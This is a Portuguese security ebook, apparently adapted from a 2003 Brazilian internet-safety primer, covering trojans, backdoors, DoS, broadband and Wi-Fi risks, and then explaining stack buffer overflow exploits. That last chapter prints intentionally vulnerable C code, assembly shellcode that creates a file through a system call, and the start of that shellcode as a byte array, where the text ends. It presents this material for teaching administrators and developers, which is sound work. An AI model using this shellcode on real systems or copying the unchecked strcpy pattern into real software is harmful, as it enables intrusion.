Alguns fabricantes incluem/incluíam backdoors em seus produtos (softwares, sistemas operacionais), alegando necessidades administrativas.É importante ressaltar que estes casos constituem

uma séria ameaça a segurança de um computador que contenha um destes produtos instalados, mesmo que backdoors sejam incluídos por fabricantes conhecidos.

9.3.o uso de backdoor é restrito a um sistema operacional especifico

Não. Backdoors podem ser incluídos em computadores executando diversos sistemas operacionais, tais como Windows (por exemplo, 95/98, 2000, NT, XP), Unix (por exemplo, Linux, Solaris, FreeBSD, OpenBSD, AIX) e Mac OS.

10.cavalo de tróia

Conta a mitologia grega que o "Cavalo de Tróia" foi uma grande estátua, utilizada como instrumento
de guerra pelos gregos para obter acesso a cidade de Tróia. A estátua do cavalo foi recheada com soldados que, durante a noite, abriram os portões da cidade possibilitando a entrada dos gregos e a dominação de Tróia. Daí surgiram os termos "Presente de Grego" e "Cavalo de Tróia".

Na informática, um Cavalo de Tróia (Trojan Horse) é um programa que além de executar funções para as quais foi aparentemente projetado, também executa outras funções normalmente maliciosas e sem o conhecimento do usuário.

Algumas das funções maliciosas que podem ser executadas por um cavalo de tróia são:

- alteração ou destruição de arquivos;
- furto de senhas e outras informações sensíveis, como números de cartões de crédito;
- inclusão de backdoors, para permitir que um atacante tenha total controle sobre o computador.

10.1.como um cavalo de tróia pode ser diferenciado de um vírus ou worm

Por definição, o cavalo de tróia distingue-se de vírus e worm, por não se replicar, infectar outros arquivos, ou propagar cópias de si mesmo automaticamente.

Normalmente um cavalo de tróia consiste de um único arquivo que necessita ser explicitamente executado.

Podem existir casos onde um cavalo de tróia contenha um vírus ou worm. Mas mesmo nestes casos é possível distinguir as ações realizadas como consequência da execução do cavalo de tróia propriamente dito, daquelas relacionadas ao comportamento de um vírus ou worm.

10.2.como um cavalo de tróia se instala em um computador

É necessário que o cavalo de tróia seja executado para que ele se instale em um computador.

Geralmente um cavalo de tróia vem anexado a um e-mail ou está disponível em algum site na Internet.É importante ressaltar que existem programas de e-mail, que podem estar configurados para executar automaticamente arquivos anexados `as mensagens. Neste caso, o simples fato de ler uma mensagem é suficiente para que qualquer arquivo (executável) anexado seja executado.

10.3.que exemplos podem ser citados sobre programas contendo cavalos de tróia

Exemplos comuns de cavalos de tróia são programas que você recebe ou obtém de um site e que dizem ser jogos ou protetores de tela. Enquanto estão sendo executados, este programas além de mostrar na tela uma mensagem como "Em que nível de dificuldade você quer jogar?", ou apresentar
todas aquelas animações típicas de um protetor de tela, podem ao mesmo tempo apagar arquivos ou formatar o disco rígido, enviar dados confidenciais para outro computador, instalar backdoors, ou alterar informações.

11.negação de serviço *(denial of service)*

Nos ataques de negação de serviço (DoS – Denial of Service) o atacante utiliza um computador para tirar de operação um serviço ou computador conectado a Internet.
Exemplos deste tipo de ataque são:

- gerar uma grande sobrecarga no processamento de dados de um computador, de modo que o usuário não consiga utilizá-lo;

- gerar um grande tráfego de dados para uma rede, ocupando toda a banda disponível, de modo que qualquer computador desta rede fique indisponível;

- tirar serviços importantes de um provedor do ar, impossibilitando o acesso dos usuários as suas caixas de correio no servidor de e-mail ou ao servidor Web.*(Maiores Informações, leia o capitulo 6)*

11.1.o que é *ddos*

DDoS *(Distributed Denial of Service)* constitui um ataque de negação de serviço distribuído, ou seja, um conjunto de computadores é utilizado para tirar de operação um ou mais serviços ou computadores conectados a Internet.

Normalmente estes ataques procuram ocupar toda a banda disponível para o acesso a um computador ou rede, causando grande lentidão ou até mesmo indisponibilizando qualquer comunicação com este computador ou rede.*(Maiores Informações, leia o capitulo 6).*

11.2.se uma rede ou computador sofrer um *dos* , isto significa que houve invasão

Não. O objetivo de tais ataques é indisponibilizar o uso de um ou mais computadores, e não invadí-los. É importante notar que, principalmente em casos de DDoS, computadores comprometidos
podem ser utilizados para desferir os ataques de negação de serviço.

Um exemplo deste tipo de ataque ocorreu no início de 2000, onde computadores de várias partes do mundo foram utilizados para indisponibilizar o acesso aos sites de algumas empresas de comércio eletrônico. Estas empresas não tiveram seus computadores comprometidos, mas sim ficaram impossibilitadas de vender seus produtos durante um longo período.*(Maiores Informações, leia o capitulo 6)*

11.3.BibliografiaS

Originalmente:
Copyright c2003 NBSO.
NIC BR Security Office- **nbso@nic.br** - Cartilha Segurança Para internet PARTEI: Conceitos de Segurança-Versão 2.0 de 11 de Março de 2.003.
Editado em partes por: SmiTh

CAPITULO 2

Segurança:Banda larga e redes sem fio (wireless)

12.Serviços de Banda Larga

Serviços de banda larga são aqueles que permitem ao usuário conectar seus computadores a Internet com velocidades maiores do que as normalmente usadas em linhas discadas. Exemplos desse tipo de serviços são ADSL, cable modem e acesso via satélite.

Além da maior velocidade, outra característica desse tipo de serviço é a possibilidade do usuário deixar seu computador conectado a Internet por longos períodos de tempo, sem limite de uso ou custos adicionais.

12.1.quais são os riscos de uso de banda larga

O uso dos serviços de banda larga torna um computador, ou rede, mais exposto a ataques. Alguns dos motivos são:

- os longos períodos que o computador fica ligado a Internet;
- a pouca frequência com que o endereço IP do computador muda ou, em alguns casos, o fato deste endereços nunca mudar;
- a maior velocidade de conexão, que pode facilitar alguns tipos de ataque.

12.2.por que o atacante teria maior interesse por um computador com banda larga

Geralmente um computador conectado através de banda larga possui boa velocidade de conexão e fica por longos períodos ligados a Internet, mas não possui os mesmos mecanismos de segurança que servidores. Isto os torna alvos mais fáceis para os atacantes.

Além disso, estes computadores podem ser usados para diversos propósitos, como por exemplo:

- realizar ataques de negação de serviço, aproveitando-se da maior velocidade disponível. Diversas

máquinas comprometidas podem também ser combinadas de modo a criar um ataque de negação de serviço distribuído.

❖ usar a máquina comprometida como ponto de partida para atacar outras redes, dificultando o rastreio da real origem do ataque.

❖ furtar informações tais como números de cartões de crédito, senhas, etc;

❖ usar recursos do computador. Por exemplo, o invasor pode usar o espaço disponível em seu disco rígido para armazenar programas copiados ilegalmente, música, imagens, etc. O invasor também pode usar a CPU disponível, para por exemplo, quebrar senhas de sistemas comprometidos;

❖ enviar SPAM ou navegar na Internet de maneira anônima, a partir de certos programas que podem estar instalados no seu computador, tais como AnalogX e WinGate, e que podem estar mal configurados.

12.3.o que fazer para proteger um computador conectado por banda larga

É recomendável que o usuário de serviços de banda larga tome os seguintes cuidados com o seu computador:

❖ instalar um firewall pessoal e ficar atento aos registros de eventos (logs) gerados por este programa. *(Maiores Informações, leia o capitulo8)*

❖ instalar um bom antivírus e atualizá-lo frequentemente;*(Maiores Informações, Leia o Capitulo 5)*

❖ manter o seu software (sistema operacional, programas que utiliza, etc) sempre atualizado e com as últimas correções aplicadas (patches);

❖ desligar o compartilhamento de disco, impressora, etc;

❖ mudar a senha padrão do seu equipamento de banda larga (modem ADSL, por exemplo) pois as senhas destes equipamentos podem ser facilmente encontradas na Internet com uma simples busca. Esse fato é de conhecimento dos atacantes e bastante abusado.

12.4.o que fazer para proteger uma rede conectada por banda larga

Muitos usuários de banda larga optam por montar uma pequena rede (doméstica ou mesmo em pequenas empresas), com vários computadores usando o mesmo acesso a Internet. Nesses casos,
alguns cuidados importantes, além dos citados anteriormente, são:

❖ instalar um firewall separando a rede interna da Internet;

❖ caso seja instalado algum tipo de proxy (como AnalogX,WinGate,WinProxy, etc) configurá-lo para que apenas aceite requisições partindo da rede interna;

❖ caso seja necessário compartilhar recursos como disco ou impressora entre máquinas da rede interna, devem-se tomar os devidos cuidados para que o firewall não permita que este compartilhamento seja visível pela Internet.*(Maiores Informações, leia o capitulo 8)*

❖ É muito importante notar que apenas instalar um firewall não é suficiente – todos os computadores da rede devem estar configurados de acordo com as medidas preventivas.

❖ Muitos equipamentos de banda larga, como roteadores ADSL, estão incluindo outras funcionalidades, como por exemplo concentradores de acesso (Access Points) para redes wireless.

12.5.REDES WIRELESS

As redes wireless, também conhecidas como IEEE 802.11, Wi-Fi ou WLANs, são redes que utilizam sinais de rádio para a sua comunicação.

Este tipo de rede define duas formas de comunicação:

❖ modo infraestrutura: normalmente o mais encontrado, utiliza um concentrador de acesso (Access Point ou AP);

❖ modo ponto a ponto (ad-hoc): permite que um pequeno grupo de máquinas se comunique diretamente, sem a necessidade de um AP.

Estas redes wireless ganharam grande popularidade pela mobilidade que provêem aos seus usuários e pela facilidade de instalação e uso em ambientes domésticos e empresariais, hotéis, conferências, aeroportos, etc.

12.6.quais são os riscos do uso de redes wireless

Embora esse tipo de rede seja muito conveniente, existem alguns problemas de segurança que devem ser levados em consideração pelos seus usuários:

❖ estas redes utilizam sinais de rádio para a comunicação e qualquer pessoa com um mínimo de equipamento poderá interceptar os dados transmitidos por um cliente wireless (notebooks, PDAs, estações de trabalho, etc);

❖ por serem bastante simples de instalar, muitas pessoas estão utilizando redes desse tipo em casa, sem nenhum cuidado adicional, e até mesmo em empresas, sem o conhecimento dos administradores de rede.

12.7.que cuidados devo ter com um cliente wireless

Vários cuidados devem ser observados quando pretende-se conectar a uma rede wireless como cliente, quer seja com notebooks, PDAs, estações de trabalho, etc. Dentre eles, podem-se citar:

❖ considerar que, ao conectar a uma WLAN, você estará conectando-se a uma rede pública e, portanto, seu computador estará exposto a ameaças.

É muito importante que você tome os seguintes cuidados com o seu computador:

– possuir um firewall pessoal;
– possuir um antivírus instalado e atualizado;
– aplicar as últimas correções em seus softwares (sistema operacional, programas que utiliza, etc);
– desligar compartilhamento de disco, impressora, etc.

❖ desabilitar o modo ad-hoc. Utilize esse modo apenas se for absolutamente necessário e desligue-o assim que não precisar mais;

❖ usar WEP (Wired Equivalent Privacy) sempre que possível, que permite criptografar o tráfego entre o cliente e o AP. Fale com o seu administrador de rede para verificar se o WEP está habilitado e se a chave é diferente daquelas que acompanham a configuração padrão do equipamento.

❖ O protocolo WEP possui diversas fragilidades e deve ser encarado como uma camada adicional para evitar a escuta não autorizada;

❖ considerar o uso de criptografia nas aplicações, como por exemplo o uso de PGP para o envio de e-mails, SSH para conexões remotas ou ainda o uso de VPNs;

❖ habilitar a rede wireless somente quando for usá-la e desabilitá-la após o uso. Algumas estações de trabalho e notebooks permitem habilitar e desabilitar o uso de redes wireless através de comandos ou botões específicos. No caso de notebooks com cartões wireless PCMCIA, insira o cartão apenas quando for usar a rede e retire-o ao terminar de usar.

12.8.que cuidados devo ter ao montar uma rede wireless doméstica

Pela conveniência e facilidade de configuração das redes wireless, muitas pessoas tem instalado estas redes em suas casas. Nestes casos, além das preocupações com os clientes da rede, também são
necessários alguns cuidados na configuração do AP. Algumas recomendações são:

❖ ter em mente que, dependendo da potência da antena de seu AP, sua rede doméstica pode abranger uma área muito maior que apenas a da sua casa. Com isto sua rede pode ser utilizada sem o seu conhecimento ou ter seu tráfego capturado por vizinhos ou pessoas que estejam nas proximidades da sua casa.

❖ mudar configurações padrão que acompanham o seu AP. Alguns exemplos são:

– alterar as senhas.
– alterar o SSID (Server Set ID);
– desabilitar o broadcast de SSID;

❖ usar sempre que possível WEP (Wired Equivalent Privacy), para criptografar o tráfego entre os clientes e o AP. Vale lembrar que o protocolo WEP possui diversas fragilidades e deve ser encarado como uma camada adicional para evitar a escuta não autorizada;

❖ trocar as chaves WEP que acompanham a configuração padrão do equipamento. Procure usar o maior tamanho de chave possível (128 bits);

❖ desligue seu AP quando não estiver usando sua rede.
Existem configurações de segurança mais avançadas para redes wireless, que requerem conhecimentos de administração de redes. Estes conhecimentos não serão abordados neste ebook.

12.9.BibliografiaS

Originalmente:
Copyright c2003 NBSO.
NIC BR Security Office- **nbso@nic.br** - Cartilha Segurança Para internet PARTE V: Redes de Banda Larga e Redes Sem Fio (Wireless)-Versão 2.0 de 11 de Março de 2.003.
Editado em partes por: SmiTh

CAPITULO 3

O QUE SÃO EXPLOITS E COMO FUNIONAM

13. introdução

Nos dias atuais são indiscutíveis os grandes benefícios obtidos por meio da interligação dos computadores em uma única e grande rede acessível a partir de qualquer ponto do globo. A Internet, essa grande teia que une milhões de computadores em torno do mundo, é uma conquista irreversível que admite um único futuro: uma contínua e frequente expansão.

Entretanto, com o advento dessa incrível interconexão de máquinas em escala mundial, muitos ainda são os problemas que precisam ser resolvidos para que os usuários obtenham uma razoável segurança na utilização dos serviços disponibilizados na grande rede.

Cada novo serviço ou funcionalidade implementada pelos fabricantes de softwares utilizados nas redes de computadores encontra, frequentemente, uma imediata resposta de hackers e crackers.

Esses "usuários" utilizam seus conhecimentos avançados de programação de computadores para explorar falhas existentes nos códigos desenvolvidos para essas novas funcionalidades. Esse é um problema do qual ninguém está totalmente livre. Conforme (FIREWALLS SECURITY CORPORATION) , até mesmo programas famosos e considerados seguros já foram lançados no mercado com esse tipo de vulnerabilidade.

Essas investidas contra fraquezas nos sistemas operacionais e aplicativos são apoiadas por ferramentas conhecidas como exploits. O resultado desses ataques pode ser simplesmente uma momentânea indisponibilidade do serviço (DOS – Denial Of Service- que já vimos nos capítulos anteriores) ou, na pior situação, a abertura de um acesso privilegiado no computador hospedeiro do serviço que sofreu o ataque. A partir desse acesso obtido, poderão ser provocados prejuízos imprevisíveis dentro da rede atacada.

Este trabalho procura descrever como funcionam e quais os resultados do ataque desses exploits. O objetivo do trabalho é dar subsídios aos administradores de rede e desenvolvedores de aplicativos na difícil tarefa de tentar evitar ou, pelo menos, responder o mais rápido possível a ataques desse tipo.

13.1. O que são exploits

O termo exploit, que em português significa, literalmente, explorar, na linguagem da Internet é usado comumente para se refererir a pequenos códigos de programas desenvolvidos especialmente para explorar falhas introduzidas em aplicativos por erros involuntários de programação.

Esses exploits, que podem ser preparados para atacar um sistema local ou remotamente, variam muito quanto à sua forma e poder de ataque. Pelo fato de serem peças de código especialmente preparadas para explorar falhas muito específicas, geralmente há um diferente exploit para cada tipo de aplicativo, para cada tipo de falha ou para cada tipo de sistema operacional.

Os exploits podem existir como programas executáveis ou, quando usados remotamente, podem estar ocultos, por exemplo, dentro de uma mensagem de correio eletrônico ou dentro de determinado comando de um protocolo de rede.

13.2. como funcionam os exploits

Os exploits quase sempre se aproveitam de uma falha conhecida como *buffer overflow* (estouro de buffer).

O *buffer overflow* acontece quando um programa grava informação em uma certa variável, passando, porém, uma quantidade maior de dados do que estava previsto pelo programa. Essa situação possibilita que um código arbitrário seja executado, necessitando apenas que este seja devidamente posicionado dentro da área de memória do processo.

Na figura 3.1 pode ser visto um simples exemplo de um programa vulnerável a um ataque de buffer overflow. O problema está na segunda linha da função *ProcessaParm*, que não critica o tamanho do parâmetro recebido na variável *arg*.

```
void ProcessaParm(char *arg);

void main(int argc, char *argv[])
{
    if (argc > 1)
    {
       printf("Param: %s\n",argv[1]);
       ProcessaParm(argv[1]);
    }
}

void ProcessaParm(char *arg)
{
    char buffer[10];

    strcpy(buffer,arg);   /* PROBLEMA: se a string contida em arg
                             tiver mais que 10 carateres havera
                             um "buffer overflow" */
    printf(buffer);

}
```

Figura 3.1: Programa vulnerável a buffer overflow

O buffer overflow, quando ocorre de forma aleatória, normalmente causa um crash na aplicação. NoLinux, essa situação gera a conhecida segmentation fault com core dump. Porém, quando corretamente induzido pelo atacante, o buffer overflow pode permitir que se execute um código malicioso que terá os mesmos privilégios de execução do aplicativo atacado.

Embora o problema do buffer overflow seja conhecido há muito tempo, somente nos últimos anos ele passou a ser amplamente explorado como ferramenta de ataque.

Para entender completamente como o buffer overflow é explorado para se obter acessos indevidos ao sistema, é necessário em primeiro lugar compreender como os processos são organizados em memória.

Cada arquitetura de hardware, sistema operacional ou compilador pode organizar de forma diferente um processo em memória. Na figura 3.2 é possível ver um diagrama que representa essa organização para um programa escrito na linguagem C em um sistema Linux/i386.




Figura 3.2: Organização dos processos em memória

A área de programa armazena o código executável. Na área de variáveis globais são alocadas todas as variáveis globais e estáticas; enquanto que a área de heap é reservada para alocação local e dinâmica de memória. Finalmente, a área de pilha é usada para salvar registradores, salvar o endereço de retorno de subrotinas, criar variáveis locais bem como para passar parâmetros na chamada de funções.

Como pode ser observado na figura 3.2, os ponteiros da pilha e do heap crescem em sentidos opostos, convergindo para o centro da área livre que é comum às duas estruturas de memória. Esse artifício é usado para otimizar o uso da memória livre na área de dados do processo. Entretanto, como será visto ainda nesta seção, essa característica possibilita que os ataques sejam feitos tanto pela pilha quanto pelo heap.

Na figura 3.3 é possível ver os elementos envolvidos no processo de chamada de uma função. Normalmente, quando uma função é chamada, os seguintes passos são executados:

1) Os parâmetros da função são colocados da pilha em ordem inversa.
2) Quando a instrução call é executa, o endereço de retorno é armazenado para permitir o retorno da função à instrução imediatamente seguinte àquela que a chamou.
3) Já dentro da função, o conteúdo do registrador EBP, que é usado como apontador do stack frame, é colocado da pilha para ser recuperado no final da função.
4) Registrador EBP é carregado com o valor atual do ponteiro de pilha (SP).
5) O ponteiro da pilha é decrementado em N bytes, onde N é a quantidade de bytes necessários para a criação das variáveis locais.




Figura 3.3: Uso da pilha na chamada de uma função

Devido a essa sua característica, a pilha é o "calcanhar de aquiles" de toda essa estrutura. Com muita paciência, persistência e algum conhecimento de *assembly* e *C*, é possível alterar o valor do **endereço de retorno** do programa e redirecioná-lo para um código malicioso.

A partir desse momento, o ponteiro de instruções do processo passa a ser inteiramente controlado pelo atacante, que poderá fazer qualquer chamada a funções disponíveis no sistema.

A alteração do endereço de retorno pode ser feita tanto pelo "estouro" de uma variável local alocada na pilha quanto pelo "estouro" da área de *heap*. Da mesma forma, o código malicioso, para onde o programa será desviado, pode ser colocado tanto no *heap* quanto na pilha. Nas figuras 3.4 e 3.5 pode ser vista uma representação da memória durante um ataque de pilha e de *heap*, respectivamente.




Figura 3.4: Situação da pilha em um ataque de *buffer overflow* sobre a pilha




Figura 3.5: Situação da pilha em um ataque de *buffer overflow* sobre o *heap*

Como pode ser visto na figura 3.5, os exploits baseados no *heap* são mais difíceis de se construir devido à dificuldade de se determinar com precisão o tamanho da área entre o *heap* e a pilha.

Recentemente, os sistemas operacionais têm implementado mecanismos de bloqueio de execução de códigos na área de pilha e de *heap*. Essa medida tem por objetivo evitar esses ataques. Porém, para contornar essa dificuldade, uma outra variante do ataque foi desenvolvida. Essa nova tática, conhecida como "*retorno à libc*", descrita em (MCDONALD,1999), consiste em desviar o programa para uma função da libc (system(), por exemplo), portanto dentro da área de código, onde não há qualquer restrição de execução de programas.

A criação de novas técnicas de ataque é apenas uma questão de tempo. Por exemplo, uma técnica mais recente que o buffer overflow, e muito mais complexa do que esta, é a exploração do Format String Bug, detalhada com muita precisão em (THUEMMEL,2001).

Na próxima seção será apresentado, passo a passo, um exemplo de um exploit baseado no estouro da pilha.Essa variante de exploit foi escolhida para ser analisada aqui por ser, dentre as técnicas de explorações de buffer overflow, a de menor dificuldade de implementação e a que mais tem sido usada ultimamente.

13.3.um exemplo de *exploit* baseado no *buffer overflow* de pilha

Em um ataque de estouro da pilha, normalmente o atacante terá que responder as seguintes questões antes de poder construir o exploit propriamente dito:

Qual o tamanho do buffer?: em softwares livres isso é facilmente conseguido pelo fato dos fontes do programas serem de domínio público. Aqui não há demérito algum para o software livre uma vez que, fazendo um paralelo com a criptografia, conforme (UCHOA,2003), a segurança baseada na obscuridade é restrita e deve ser evitada.

O que vai ser executado dentro do código malicioso?: para responder a essa pergunta o atacante deve conhecer uma linguagem de baixo nível, preferencialmente *C*, que será utilizada para construir o exploit. Além disso, é necessário que se conheça também um pouco de *Assembly* e do programa de depuração *gdb*. A premissão utilizada aqui é fazer um programa tão poderoso que faça todo o trabalho necessário e tão pequeno que caiba dentro da área de *buffer*. Normalmente, a seqüência é: criar o programa em *C*, compilá-lo, abri-lo com o *gdb,* "anotar" os códigos binários das instruções referentes ao trecho necessário. Esses códigos anotados do *gdb* serão guardados em uma variável do *exploit*, que os utilizará na construção da mensagem que será enviada ao servidor.

Como "estourar" o buffer do servidor?: aqui, principalmente, é onde entra a especificidade de cada exploit. Novamente o atacante se utiliza do conhecimento dos fontes dos programas para conhecer todos os fatos necessários ao ataque. Não fosse o conhecimento dos fontes, isso ainda seria possível pelo menos de duas formas diferentes: ou através de *engenharia reversa*, utilizando-se de uma ferramenta de depuração (*gdb*, por exemplo), ou através da tentativa e erro, enviando grandes strings em qualquer parte do programa em que há entrada de dados por parte do usuário.

A figura 4.1 mostra um trecho do programa que será alvo do ataque. Trata-se aqui de um programa muito simples que tem por finalidade apenas servir aos propósitos didáticos deste trabalho. O programa implementa apenas duas funções: a função main(), que é responsável por "ouvir" a porta UDP 1234 e a função TrataMensagem(), que é chamada a cada mensagem recebida pelo servidor.

O programa cliente será o exploit, que preparará uma mensagem de forma tal que provoque o *buffer overflow* no servidor. Esse ataque abrirá, no servidor, um *backdoor* que será usado em seguida pelo atacante para continuar seu "trabalho".

Procurando responder a segunda questão colocada no início desta seção, foi desenvolvido o código apresentado na figura 4.2. Neste trabalho, a única ação do atacante será criar o arquivo /bin/sx. Outros comandos poderiam ser acrescentados ao código para efetuar outras ações, como, por exemplo, incluir um usuário no arquivo /etc/passwd. Para criar o arquivo /bin/sx foi usada a *system call* **sys_creat,** através da instrução **int 0x80**. Após criar o arquivo, o *exploit* simplesmente encerra a execução do servidor.

```
listen(Sock, 1);

while(1)
{
    Tam = sizeof(struct sockaddr_in);
    if((Novo=accept(Sock, (struct sockaddr *)&Cliente,&Tam))==1) exit(1);

    memset(Mens,0,strlen(Mens));

    if(read(Novo,Mens,sizeof(Mens)) < 0) exit(2);

    TrataMensagem(Mens);

    close(Novo);
}

void TrataMensagem(char *Mens)
{
    char Buffer[256];

    strcpy(Buffer,Mens);    /* VULNERABILIDADE: caso Mens seja maior que 256, haverá o estouro*/
    .
    .
    .
}
```

Figura 4.1: Trecho do programa servidor alvo do ataque

```
void main() {
__asm__("
        jmp     INICIO
 FUNCAO:
        pop     %esi
        xor     %eax,%eax
         movb    %eax,7(%esi)
        mov     %esi,%ebx
        movb    $0x8,%al
        mov     $0xfffff1ff,%ecx
         int     $0x80
        movb    $1,%al
        xorl    %ebx,%ebx
        int     $0x80
  INICIO:
         CALL    FUNCAO
        .string \"/bin/sx \"
        ");
}
```

Figura 4.2: Código malicioso em assembly

Na figura 4.2 pode ser visto o código *Assembly* para esse pequeno programa. Para compilar o programa, foi usado o comando: `gcc -g -o prog prog.c -ldb`.

```
unsigned char cod[]={
0xeb,0x1f,
0x90,0x90,0x90,0x90,
0x5e,
0x31,0xc0,
0x88,0x46,0x07,
0x89,0xf3,
0xb0,0x08,
0xb9,0xff,0xf1,0xff,0xff,
